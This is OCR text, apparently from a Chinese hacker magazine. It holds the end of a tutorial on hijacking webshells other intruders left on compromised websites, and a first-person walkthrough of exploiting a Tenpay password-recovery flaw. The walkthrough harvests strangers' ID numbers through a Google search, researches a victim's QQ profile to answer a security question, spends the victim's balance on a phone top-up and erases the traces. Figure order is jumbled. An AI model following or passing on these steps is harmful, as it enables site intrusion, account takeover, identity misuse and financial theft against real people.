


图4　图5　成功登陆大马

大权”！

怎么样，是不是非常简单？其实原理一点儿也不复杂：通过搜索黑客之前已经入侵上传的“小马”关键词（因为完成上传“大马”任务的“小马”一般都不会被删除），找到其“跳板”页面之后来为我们服务——上传我们的“大马”，最后就是登录自己的“大马”从而拿到被二次入侵的网站的Webshell，就这么简单！如果经常鼓捣各种“小马”，非常熟悉其运行界面甚至代码的话，完全可以在搜索时有针对性地更改关键字，一般而言都会在某种“小马”盛行之后的一段时间甚至很长时间内捡到不少现成的“小马”的。此法简单易行，但也只能练练手、熟悉和测试自己的“大马”文件而已，切记不要用来做坏事。

编辑点评：不是新方法了，不过对于小菜，这是一篇不错的入门教程，可以让你迅速体会到拿到肉鸡的快感，不过呢，要想真的有进步，单靠这个是肯定不行的，还需要不懈的学习和努力啊。

戏剧性的见证财付通BUG

GF

从本文您可以学到：

如何利用财付通的验证缺陷得到支付密码

大约是一个月前，邮箱突然来了好几封财付通的找回支付密码标题的邮件。如图1。



图1　收到邮件

打开一看果然是某人的找回密码邮件，如图2。

当时就奇了怪了，咋会发到我这来呢。打开链接发现需要登录财付通，如图3。




图3　需要登录财付通

看来不是那么轻易可以捡到馅饼的。

时隔多日，昨天打开邮件发现又来了这个信件。闲得无聊，决定研究下这个送上门的馅饼是否可以吃掉，嘿嘿。

财付通不是要求登录么，那么可以猜测需要一个session验证。那尝试登录自己的，并需要激活财付通。注意别留下真实证件号码。我是在互联网随便搜索的别人的身份证。这里提供一个技巧给大家，打开谷歌搜索：**身份证 inurl:.xls**。这样反馈的数据基本上是excel的文件地址，里面是身份证的可能性极大，嘎嘎嘎。




图4　qq中查看信息

登录并激活之后，再次打开找回密码邮件链接，这下终于出现了期盼已久的找回密码提示页面并要求输入密保提问。因为安全考虑等原因这里我无法给大家截图了。他的密保提示是：我的出生地是哪里？

说到这里先停下来，冷静思考总结一下：1、此时我们已经见证了财付通的漏洞，即：财付通的找回密码系统只验证用户是否有session，而不会验证当前操作用户和要找回的用户是否一致，这在后面的信息混乱中更可窥一斑。2、财付通的账号即邮件中的括号中的数字，也是对应的qq号。我们可以通过这个qq号社工找到信息。如图4。



图6　找到信息

我在分别尝试了：成都、四川、四川成都等都不正确后我觉得有必要获取更多的信息。此时打开他的qq空间，先查个人档这一栏，如图5。




图5　空间个人档

可以看到，无论是现居地还是故乡他都写的是成都。不过根据经验，这一点并不可靠，有些人喜欢写大点的城市显摆。（或许你不能理解）

接下来我只好耐心看看他的留言板，终于让我找到了有用的信息，如图6。

看，有人问他是不是崇州的，他回答说是哦。哈哈哈，现在我就以这个为答案去回答密报，果然通过了！因为这个操作已经进行过了，所以也无法再截图了。

不过说到这里还不要高兴的太早，因为看起来要使用财付通还需要登录财付通，我之前得到的只是他的支付密码。

不过耐心研究下，发现还是有可以利用的地方，比如财付通首页，如图7。




图2　找回密码邮件




图7　财付通首页

我选择手机话费充值，填好手机号选择了充值数额后在支付页面选择“财付通余额支付”。在这里注意清空浏览器的cookie和历史文件，不然账号会被财付通识别并写死。也就无法使用刚得到的这个人的账号和支付密码进行支付了。清空后访问的页面效果应该是这样，如图8。




图8　访问的效果

此时，财付通名和支付密码我们都有了。

可能在交易过程中是提示需要数字证书，不必担心，我们登录自己的qq按照提示下载一个数字证书就好了，这个数字证书并没有和财付通用户名绑定。起码我在测试中是这样的。

说到这里，此时用户信息的混乱情况又出现了。这里我拿一个正常的页面作比较，如图9。

交易管理页面显示的用户名变成了我自己的了。而账号则显示的他的，以及页面右上角的“欢迎您，xx”也是他的。正常情况下，应该所有的信息

都是他的才对。（个人猜测估计是下载证书时混乱了session之类的东西）

好了，现在手机充值也成功了。我们需要擦除信息记录。（我手机没有身份证绑定）最好的办法就是注销这个账号。因为我们进行了支付操作后，系统就默认我们登录了财付通（这说明了什么？说明都是他的才对。

